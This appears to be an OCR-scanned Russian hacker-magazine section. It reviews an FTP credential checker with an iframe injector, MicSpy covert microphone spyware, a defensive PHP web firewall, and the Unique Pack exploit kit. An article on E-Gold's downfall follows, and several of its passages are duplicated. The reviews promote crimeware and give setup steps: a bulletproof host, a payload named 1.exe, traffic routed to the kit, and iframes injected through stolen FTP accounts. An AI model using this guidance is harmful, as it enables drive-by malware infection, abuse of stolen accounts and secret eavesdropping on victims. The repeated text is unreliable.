ПРОГРАММА: FTP-TOOLZ
ОС: *NIX/WIN
АВТОР: JEN

FTP-чекер нового поколения :)

Потребность в работоспособных ftp-чекерах есть всегда. Именно поэтому я уже представлял твоему вниманию несколько интересных продуктов. А сегодня хочу порадовать еще одной достойной тулзой — FTP-Toolz. Это мощный инструмент для работы с фтп-акками, накоденный на PHP. Описывать все преимущества чекера — дело неблагодарное, поэтому коротко перечислю лишь основные возможности:

- Аплоад файлов через веб-интерфейс
- Чекер ftp-акков на валидность
- Встроенный ифраймер (добавление кода в начало/конец файла)
- Поиск и удаление чужих iframe-вставок
- run-time статистика
- Удобочитаемые логи
- Поддержка продолжения чека (то есть, если скрипт не закончил проверку, то при следующем запуске чекер начнет работать только с теми акками, которые не успел прочекать)
- Отчистка ftp-листа при импорте (удаление анонимных акаунтов)
- Встроенный парсер валидных/невалидных акков
- Наличие полноценной статистики за весь период работы скрипта
- Возможность остановки чекера и всех его запущенных копий, путем создания в папке с чекером файла «stop»

Кроме того, в состав чекера входит функциональный парсер, с помощью которого ты без труда сможешь отсортировать фтп-акки по заданным параметрам:

- Выборка акков по странам
- Выборка акков по Google PageRank (PR)
- Возможность проверки указанного числа аккаунтов с заданными параметрами (PR/страна)
- Возможность сортировки акков по hostname

Чекер поддерживает стандартный вид аккаунтов:

```
— ftp://login:pass@server
— login:pass@server
```

С установкой тулзы проблем возникнуть не должно. Тебе потребуется залить содержимое архива на свой (или не совсем свой:)) сервер, установить права на запись для каталога ./ftp_tools/upload, создать новую БД и отредактировать конфиг mysql_config.php:

```
<?php
$db_host = "localhost";
   # хост
$db_user = "root"; # юзер БД
$db_passwd = "root"; # пароль
$db_name = "ftps"; # название БД
?>
```

После этого можешь смело приступать к процессу инсталла по линку http://твой_хост/ftp_tools/install.php.
Да, и не забудь добавить базу GeoIP в соответствующий каталог ./ftp_tools/seller_tool/GeoIP.dat. Для работы утилы потребуется PHP => 4.0.3 версии с отключенным Safe_Mode, а также MySQL любой версии.

ПРОГРАММА: MICSPY
ОС: WINDOWS 2000/XP
АВТОР: SLESH

У тебя никогда не возникало желания подслушать чужой разговор? Все с детства знают, что подслушивать нехорошо, но если очень хочется — выход есть! Нет, мы не будем ваять модный жучок или подключаться к телефонной линии. На этот раз мы просто воспользуемся микрофоном, правда, чужим :). А поможет в этом утила MicSpy от SLESH'а. Тулза пока на стадии тестирования и распространяется в бета-версии, однако больше всего нас интересует сама идея и сорцы. Смысл работы тулзы заключается в скрытой записи звука при помощи соответствующего дефолтового устройства в системе, коим может являться, например, внешний или встроенный микрофон. При включенном компе жертвы мы можем запросто писать все разговоры в радиусе досягаемости (зависит, в первую очередь, от качества микрофона). Размер утилы немногим превышает 7 Кб. При этом функционал приятно удивляет:

Сорцы MicSpy by SLESH

- Данные записываются в аудио-файл формата .mp3, 24 КГц 32кбит/с, моно
- Для записи используется стандартный виндовый кодек MPEG LAYER-3
- Название каждого файла с записью указывается в виде: год_месяц_день_час-минуты-секунды.mp3
- Наличие админки, которая по дефолту поднимается на порту 4545

Теперь немного об админке. С помощью панели управления ты можешь:

- Начинать/останавливать запись
- Просматривать листинг записанных файлов, получать размер каждого и т.п.
- Удалять записанные файлы
- Скачивать записанные файлы

P.S. В архиве с утилой лежат и сорцы:
MicSpy.dpr — основная часть тулзы, включая реализацию админки
API.pas — константы, типы и функции
MicRec.pas — функции записи

Словом, при наличии прямых рук открывается широкий простор для фантазии. Использовать подобную идею можно в разных направлениях (обязательно благих :)). Так что — дружно говорим «спасибо» SLESH'у и идем вникать в сорцы.



ПРОГРАММА: WEB SECURITY SYSTEM
ОС: *NIX/WIN
АВТОР: AVADANEI ANDREI

В последнее время широкое распространение получили разнообразные детекторы атак, логирующие все действия злоумышленника. Я же хочу обратить твое внимание на несколько иной продукт — Web Security System — предназначенный для защиты от XSS, SQL-injection, RFI-атак. Поверь, это не пустые слова! Система реально работает (разумеется, при грамотной настройке :)). Из преимуществ продукта стоит отметить:

- Быстрая работа с PHP-файлами
- Быстрое обнаружение уязвимостей и их устранение
- Логирование всех атак в БД

Админка системы позволяет:

- Просматривать IP-адреса атакующих
- Получать информацию о типах атак
- Просматривать все логи по конкретному IP-адресу атакующего

Кроме того, в софтине реализована проверка глобальных переменных:

- $_GET
- $_POST
- $_SERVER
- $_SESSION
- $_COOKIE

В качестве переменных для $_SERVER используются:

```
"HTTP_ACCEPT", "HTTP_ACCEPT_
CHARSET", "HTTP_ACCEPT_ENCODING",
"HTTP_ACCEPT_LANGUAGE", "HTTP_
CONNECTION", "HTTP_HOST", "HTTP_
REFERER", "HTTP_USER_AGENT",
"SERVER_ADMIN", "SERVER_PORT",
"SERVER_SIGNATURE", "PHP_AUTH_
DIGEST", "PHP_AUTH_USER", "PHP_
AUTH_PW", "AUTH_TYPE".
```

Помимо конфига, который располагается в файле config.php, настоятельно рекомендую изучить содержимое скрипта prt_system.php, ибо в нем сосредоточены основные настройки и функции системы:

- RunPSystem() — основные функции для запуска сканирования системы
- SetScanZone($which,$value) — используется при сканировании глобальных переменных
- SetNoneProtection() — определяет уровень защиты (1 — минимальный)
- SetAllProtection() — устанавливает высший уровень защиты — 7
- SetWarningLevel([$level]) — определяет уровень предупреждений
- SetMessageToAttacker([$show],[$message]) — отправка сообщения атакующему при обнаружении атаки
- SetPatchVars([$value]) — определение действий в случае атаки



Конфигурируем систему безопасности WSS


```
• private $ProtectionLevel  = 7;
// Protection level
• private $WarningLevel    = 3;
// Warning level
• private $MysqlID        = -1;
// Mysql Connection ID
• private $ShowMessage     = TRUE;
// If we detect something we show an
message
• private $EventMessage    = "Acces
Violation!";        // Message show
in case of attack detection
• private $PatchVars       =
TRUE;                 // Patch value
from detected problems
• private $FollowAttacker  = TRUE;
// Store all information about
attacker from now on
• private $ExistThreads    = FALSE;
//Security Threads
• private $SecurityThreads  =
array(array(array()));     // Store
threads if exists
• private $SystemVersion   = "1.4";
//System Version
• private $SystemUpdateLink = "";
// Hold update link
• private $SystemUpdateVers = "";
// Hold update version
• private $ExceptionVars    =
array();                // Hold
special checks vars
```

Ну а сам конфиг config.php выглядит достаточно просто:

```
<?php
 $user = "Andrei"; //логин админа
 $pass = "wss"; //пасс админа
 // данные для подключения к СУБД
 $connection = array("server"   =>
"localhost",
"user"    => "root",
"pass"    => "",
"database" => "wss");
//WARNING !! if you edit settings
bellow you must edit settings from
the prt_system.php file..
 $TablePrefix     = "prt_sys_";
   // префикс таблиц
 $TableMain       = "main";
   // основная таблица
 $TableAttackers  = "attackers";
   // таблица с логированием атак
 $TableCache      = "cache";
   // таблица с информацией об
атакующих
 ?>
```

Смело заливай софтину на свой сервер и приступай к конфигурации. И помни, безопасности много не бывает.

ПРОГРАММА: UNIQUE PACK V.1.1
ОС: *NIX/WIN



Конфиг Unique Pack

Как ты уже знаешь, найти хорошую связку в паблике — задача непростая. Я решил поделиться одной из приватных версий связки Unique Pack v.1.1. Она уже вовсю гуляет по полупривату и в недалеком будущем окажется в паблике, так что считай подарок не более чем тестовым продуктом перед покупкой лицензионной версии. Что изменилось в релизе:

- Изменена выдача PDF-файла (кроме самого сплойта, генерируется PDF-файл с рандомными значениями)
- Обновлен PDF-сплойт (теперь используется Double PDF новой и старой версии совместно)
- Изменен метод шифрования сплойтов

Установить связку несложно:

- Заливаем файлы на абузный сервер
- Заливаем свой exe'шник в папку со связкой с названием 1.exe
- Создаем базу данных
- Открываем файл config.php и вписываем данные базы, полный линк до pdf.php и полный линк до load.php, а также логин/пароль на доступ к статистике
- Вбиваем в браузере адрес http://наш_сайт/spl/_install.php и запускаем инсталл
- После надписи "Installation finished Please delete install.php" удаляем _install.php

И спокойно наблюдаем стату по загрузкам:

```
http://наш_сайт/spl/admcp.php
```

А трафик направляем вот на этот линк:

```
http://наш_сайт/spl/index.php
```

P.S. Поверь, лицензионная версия связки стоит своих денег, а наличие поддержки и апдейтов окупит приобретение в самые короткие сроки. 



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

ОСТАТКИ БЫЛОЙ РОСКОШИ

Медленная смерть системы E-Gold

WebMoney, PayPal, Яндекс.Деньги, Moneybookers... и так далее, далее, далее. Платежных систем в интернете насчитывается великое множество. Одни популярны на Западе, другие на Востоке, третьи пытаются усидеть на двух стульях сразу. Еще сравнительно недавно ни один список электронных платежных сервисов не обошелся бы без имени E-Gold. Но сегодня это название стало чуть ли не синонимом слова «кидалово». Хочешь знать, почему популярнейшая система пришла в столь плачевное состояние, а ее руководство едва не угодило за решетку?

ЭКСКУРС В ИСТОРИЮ Предмет нашего сегодняшнего интереса — E-Gold — может по праву гордиться не только былым статусом одной из крупнейших и наиболее популярных платежных систем, но и почетным званием одной из старейших из них. Придумали «электронное золото» на самой заре интернета — в 1996 году, и сделали это два весьма далеких от всякой «компьютерщины» человека — Дуглас Джексон (Douglas Jackson) и Барри Дауни (Barry K. Downey). «Папа» E-Gold (Дуглас Джексон) по специальности — врач-онколог, притом некогда весьма успешный. В свое время он не только получил высшее медицинское образование и успел послужить своей стране в рядах армии США, но после службы продолжил карьеру, возглавив отделение радиационной онкологии в региональном медицинском центре Мельбурна (штат Флорида). А немногим позже и вовсе открыл частную клинику Florida Oncology.

Казалось бы, преуспевающий врач, ни с того ни с сего ударившийся в электронную коммерцию, о которой тогда никто еще толком не помышлял — это весьма странно. Но жизнь полна сюрпризов. Дело в том, что Джексон всегда был неравнодушен к финансам, а, занявшись собственным бизнесом, ушел в них с головой. Он предпочитал знать, с чем имеет дело и «как это работает». И в 1995-м у него родилась идея о создании удаленной платежной системы, которой не требовался бы промежуточный финансовый институт. К таким размышлениям доктора Джексона подтолкнуло частное исследование о денежном влиянии на кредитный и промышленный цикл.

Поняв, что на руках у него — готовая, работающая схема и не желая откладывать реализацию придуманного на абстрактное «потом», Джексон довольно быстро сумел найти средства и возможности для воплощения своей идеи в жизнь. E-Gold заработал уже в 1996-м году, в почти свободной тогда нише рынка. Результат не заставил себя ждать. Джексон действительно не ошибся — уже в 1998-м он был вынужден отказаться от продолжения медицинской деятельности в пользу стремительно набирающей обороты компании Gold & Silver Reserve (G&SR) Inc. Дуглас передал свою долю в Florida Oncology партнерам и полностью сосредоточился на новой работе.

Соучредителем G&SR и партнером Джексона стал Барри Дауни — юрист по образованию, тоже вполне успешный в своем деле. Специалист в области права, успевший побывать членом американского Верховного суда, а также автор и соавтор ряда юридических трудов, с готовностью присоединился к медику, взвалив на себя должности секретаря, вице-президента и директора компании.

ЗОЛОТОЙ ФОНД Пора вкратце рассказать о принципах работы E-Gold. Вполне




National Currency		e-gold		e-silver		e-platinum		e-palladium	
		XAU	AUG	XAG	AGG	XPT	PTG	XPD	PDG
USD	US $	891.30	28.656	12.690	0.40799	1220.0	39.224	238.00	7.6519
EUR	Euro	671.26	21.582	9.5572	0.30727	918.81	29.541	179.24	5.7628
AUD	Australian $	1224.1	39.357	17.429	0.56035	1675.6	53.872	326.88	10.509
GBP	British Pound	597.83	19.221	8.5116	0.27366	818.30	26.309	159.64	5.1324
CAD	Canadian $	1079.7	34.713	15.373	0.49424	1477.9	47.515	288.31	9.2694
JPY	Japanese Yen	88248	2837.2	1256.4	40.395	120792	3883.6	23564	757.61
CHF	Swiss Franc	1015.6	32.653	14.460	0.46490	1390.2	44.695	271.19	8.7191
Exchange rate data provided courtesy of OmniPay.		XAU	AUG	XAG	AGG	XPT	PTG	XPD	PDG
		e-gold		e-silver		e-platinum		e-palladium	

ТАБЛИЦА ТЕКУЩЕЙ СТОИМОСТИ «ЭЛЕКТРОННЫХ МЕТАЛЛОВ»

вероятно, что они тебе незнакомы — компания растеряла свою популярность и начала «тонуть» еще в самом начале XXI столетия. Многие попросту ее не застали.
В отличие от привычных для нас сегодня электронных платежных систем, E-Gold не использует денежных единиц. Вместо них все строится на самых настоящих драгметаллах — то есть, золоте, серебре, платине и палладии. Физические запасы компании — ее Золотой фонд — хранятся в слитках (почти 2.5 тонны одного только золота!), в надежных банковских хранилищах, подальше от физических, политических и других рисков. Так что, при расчетах через E-Gold счет идет не на условные единицы, а на тройские унции (XAU) и граммы (AUG). Это позволяет забыть о колебаниях курсов валют — стоимость ценных металлов на мировых рынках вещь гораздо более постоянная.
С юридической точки зрения получалось, что люди обмениваются расписками о размещении определенного количества драгметалла на хранение в компании E-Gold Ltd. (почти все полномочия по управлению системой электронных платежей были переданы компании E-Gold Ltd., зарегистрированной в Вест-Индии).
Система специально строилась таким образом, чтобы не зависеть от финансовых рынков, сама компания не обладала никакой национальной валютой и не имела счетов в банках. Плюс ко всему, средства клиентов являлись активами, находящимися на хранении, а, значит, не могли быть предметом судебных притязаний.
С помощью «электронного золота» можно было делать переводы другим пользователям, принимать платежи на свой счет, расплачиваться в интернет-магазинах и т.д. Ввод денег в систему осуществлялся обычными методами — банковским платежом, переводом от другого пользователя или же через обменный пункт электронных валют. С выводом денег все тоже выглядело привычно: его можно было осуществить через любой электронный обменник, банковский чек или перевод, а также, теоретически, даже получить на руки свой слиток драгоценного металла.
Сложно не оценить красоту и изящество задумки Джексона, однако их оказалось недостаточно. Хоть и говорят, что «все гениальное — просто», простота и гениальность сыграли скорее «против», чем «за» E-Gold.

ВХОЖДЕНИЕ В ШТОПОР Успехи платежной системы и ее стремительный рост не остались незамеченными. С увеличением числа зарегистрированных пользователей (к началу 2003 года их был уже миллион), у компании появлялись конкуренты, завистники и люди, недовольные ее деятельностью. Основная проблема заключалась в том, что E-Gold фактически не требовал для регистрации никаких удостоверений личности. Данные, введенные пользователем, никак не проверялись, не существовало и лимита на количество аккаунтов, открытых на одного человека. Единственным «строгим требованием» был адрес электронной почты. Получалось, что сервис легкодоступен, прост (все операции совершались прямо в браузере) и практически анонимен. К тому же, отменить транзакцию в E-Gold было делом проблемным, если не сказать, малореальным. Все это, само собой, привлекло внимание не только простых пользователей, но и аферистов всех мастей — от банальных кидал до кардеров и, предположительно, торговцев детским порно. Вдобавок, у E-Gold на руках не было необходимых по закону лицензий для осуществления денежных переводов. А лицензии отсутствовали в виду того, что расписки, имеющие хождение в системе, оставались лишь расписками, и, как таковые, деньги в ней не циркулировали. Во всяком случае, именно так звучала позиция доктора Джексона.
Все это, разумеется, привело к повышенному вниманию со стороны правительства, но ситуация вокруг E-Gold развивалась весьма неспешно, вплоть до 9 сентября 2001 года. А вот после падения башен-близнецов в Штатах было принято множество мер, направленных на борьбу с терроризмом, в том числе, широко известные «Акт о национальной безопасности» и «Патриотический акт». По сути, немало законов в то время попросту протолкнули «под шумок», так что узаконенная прослушка телефонных разговоров и прочие, не слишком приятные, вещи стали реальностью. Само собой, и для платежной системы, которая, по мнению правительства и недоброжелателей, имевших большой вес в политических и финансовых структурах, «крышевала» мошенников и порнографов, пришло время или менять свою политику, или же отправляться под суд.
Как ни странно, E-Gold не горел желанием меняться. Неизвестно, насколько правдивы слухи о том, что руководство компании прекрасно знало о проходящих через их систему потоках «грязных денег» и имело с них немалую прибыль — но тогда говорили и писали об этом много. Хотя суду так и не удалось доказать вину владельцев системы, однозначно сказать «было» или «не было» — невозможно.
Однако мы забегаем вперед, а тогда, в начале 2000-х, разрешить вопрос миром не вышло. Компания не хотела, не могла или не считала нужным вводить более серьезные способы идентификации пользователей и с большей ответственностью подходить к контролю над транзакциями. Последующие годы превратились для E-Gold в череду судебных разбирательств. И за это время пресса успела «похоронить» компанию не меньше десятка раз.



Balance Summary	Number of Funded Accounts	Average Funded Account Balance	e-metal in Circulation
e-gold	1.962.344	1.09 g	2.17 Mg
e-silver	687.769	3.86 g	2.65 Mg
e-platinum	5.734	2.15 g	12.35 kg
e-palladium	199.550	61.44 mg	12.26 kg

СОЗДАТЕЛЬ **E-GOLD**, ДОКТОР ДУГЛАС ДЖЕКСОН

ИНТЕРЕСНАЯ СТАТИСТИКА **ПО МЕТАЛЛАМ И АККАУНТАМ**

Непосредственные действия «по борьбе с E-Gold» были развернуты только в 2004-2005 годах. Готовились к ним основательно и давно, так что обвинили «электронное золото» практически во всех смертных грехах сразу. Если точнее, вменили в вину, что, являясь юридическим лицом, компания занимается денежными транзакциями без соответствующей на то лицензии; фактически способствует развитию противозаконной деятельности финансовых пирамид, киберпреступников и иже с ними, оказывая им банковские услуги; а также отмывает деньги порнографов (в том числе, детских). Расчехлив любимые пугала — терроризм и детское порно, к 2005-му году правительство окончательно вышло на «тропу войны». Офисы компании Gold&Silver Reserve, Inc. подверглись обыску, а банковские счета были заморожены. Власти впервые попытались доказать в суде, что в системе циркулируют ворованные деньги. Впрочем, из этого ничего не вышло. В 2006-м суд вынес оправдательный приговор, по причине отсутствия доказательств вины E-Gold. Тогда компания, по сути, отделалась легким испугом, и многие рассчитывали, что после этого «инцидента» руководство E-Gold образумится и начнет принимать меры и затягивать гайки. Но Джексон, Дауни и их коллеги решили иначе — перемен в системе не последовало.

Параллельно с судебным процессом, репутацию E-Gold портила пресса. То в одном, то в другом авторитетном IT-издании всплывала информация о незаконных операциях, проводящихся через E-Gold.

Например, BusinessWeek сообщал, что крупная международная команда кардеров ShadowCrew активно использует «электронное золото», перекачивая через него от $40.000 до $100.000 в неделю. Интересно, что в это же самое время официальная статистика компании утверждала, что по данным на апрель 2006-го, только у двадцати четырех клиентов на счету было свыше 10 килограммов золота (что примерно равно $200.000). О том, что один человек может иметь и 5, и 15 депозитов статистика тактично умалчивала.

Основная проблема заключалась в том, что E-Gold фактически не требовал для регистрации никаких удостоверений личности.


В ответ на эти, в общем-то, логичные, выпады Джексон публично заявлял, что все операции в его системе легальны, а нажитые незаконным путем средства — проблема никак не компании E-Gold, а людей, которые эти деньги крадут. Он говорил, что другие платежные системы не менее виновны «в отмывании денег» и советовал властям обратить внимание на тот же PayPal.

А также Дуглас не уставал напоминать прессе и сильным мира сего о том, что E-Gold всегда охотно сотрудничает с правоохранительными органами, помогая в расследованиях ФБР, федеральной торговой комиссии, внутренней налоговой службе, управлению по борьбе с наркотиками и так далее.

В самом деле, в E-Gold даже начали устраивать демонстрационно-показательные облавы, в ходе которых аккаунты блокировались тысячами, а сам основатель компании помогал властям в обучении борцов с кибер-преступностью. Но и этого оказалось недостаточно.

Еще один тяжелый удар системе нанес аукцион eBay, в 2006 году полностью перешедший на PayPal и отказавшийся от услуг других сервисов электронных платежей. И пускай E-Gold была далеко не единственной «оставленной за бортом» системой, на eBay «электронное золото» было упомянуто отдельной строкой. Правила аукциона подчеркивали, что использование E-Gold карается немедленным закрытием аккаунта продавца (добавим, что аналогичную меру можно схлопотать отнюдь не только за использование E-Gold).

ЗАБВЕНИЕ Несмотря на то, что на протяжении всей статьи речь о E-Gold идет в прошедшем времени, сегодня компания и



Balance Summary

	Number of Funded Accounts	Average Funded Account Balance	e-metal in Circulation
e-gold	1,962,344	1.09 g	2.17 Mg
e-silver	687,760	3.86 g	2.65 Mg
e-platinum	5,734	2.15 g	12.35 kg
e-palladium	199,550	61.44 mg	12.26 kg

СОЗДАТЕЛЬ E-GOLD, ДОКТОР ДУГЛАС ДЖЕКСОН

ИНТЕРЕСНАЯ СТАТИСТИКА ПО МЕТАЛЛАМ И АККАУНТАМ

Непосредственные действия «по борьбе с E-Gold» были развернуты только в 2004-2005 годах. Готовились к ним основательно и давно, так что обвинили «электронное золото» практически во всех смертных грехах сразу. Если точнее, вменили в вину, что, являясь юридическим лицом, компания занимается денежными транзакциями без соответствующей на то лицензии; фактически способствует развитию противозаконной деятельности финансовых пирамид, киберпреступников и иже с ними, оказывая им банковские услуги; а также отмывает деньги порнографов (в том числе, детских). Расчехлив любимые пугала — терроризм и детское порно, к 2005-му году правительство окончательно вышло на «тропу войны». Офисы компании Gold&Silver Reserve, Inc. подверглись обыску, а банковские счета были заморожены. Власти впервые попытались доказать в суде, что в системе циркулируют ворованные деньги. Впрочем, из этого ничего не вышло. В 2006-м суд вынес оправдательный приговор, по причине отсутствия доказательств вины E-Gold. Тогда компания, по сути, отделалась легким испугом, и многие рассчитывали, что после этого «инцидента» руководство E-Gold образумится и начнет принимать меры и затягивать гайки. Но Джексон, Дауни и их коллеги решили иначе — перемен в системе не последовало.

Параллельно с судебным процессом, репутацию E-Gold портила пресса. То в одном, то в другом авторитетном IT-издании всплывала информация о незаконных операциях, проводящихся через E-Gold.

Например, BusinessWeek сообщал, что крупная международная команда кардеров ShadowCrew активно использует «электронное золото», перекачивая через него от $40.000 до $100.000 в неделю. Интересно, что в это же самое время официальная статистика компании утверждала, что по данным на апрель 2006-го, только у двадцати четырех клиентов на счету было свыше 10 килограммов золота (что примерно равно $200.000). О том, что один человек может иметь и 5, и 15 депозитов статистика тактично умалчивала.

«ОСНОВНАЯ ПРОБЛЕМА ЗАКЛЮЧАЛАСЬ В ТОМ, ЧТО E-GOLD ФАКТИЧЕСКИ НЕ ТРЕБОВАЛ ДЛЯ РЕГИСТРАЦИИ НИКАКИХ УДОСТОВЕРЕНИЙ ЛИЧНОСТИ.»

В ответ на эти, в общем-то, логичные, выпады Джексон публично заявлял, что все операции в его системе легальны, а нажитые незаконным путем средства — проблема никак не компании E-Gold, а людей, которые эти деньги крадут. Он говорил, что другие платежные системы не менее виновны «в отмывании денег» и советовал властям обратить внимание на тот же PayPal.

А также Дуглас не уставал напоминать прессе и сильным мира сего о том, что E-Gold всегда охотно сотрудничает с правоохранительными органами, помогая в расследованиях ФБР, федеральной торговой комиссии, внутренней налоговой службе, управлению по борьбе с наркотиками и так далее.

В самом деле, в E-Gold даже начали устраивать демонстрационно-показательные облавы, в ходе которых аккаунты блокировались тысячами, а сам основатель компании помогал властям в обучении борцов с кибер-преступностью. Но и этого оказалось недостаточно.

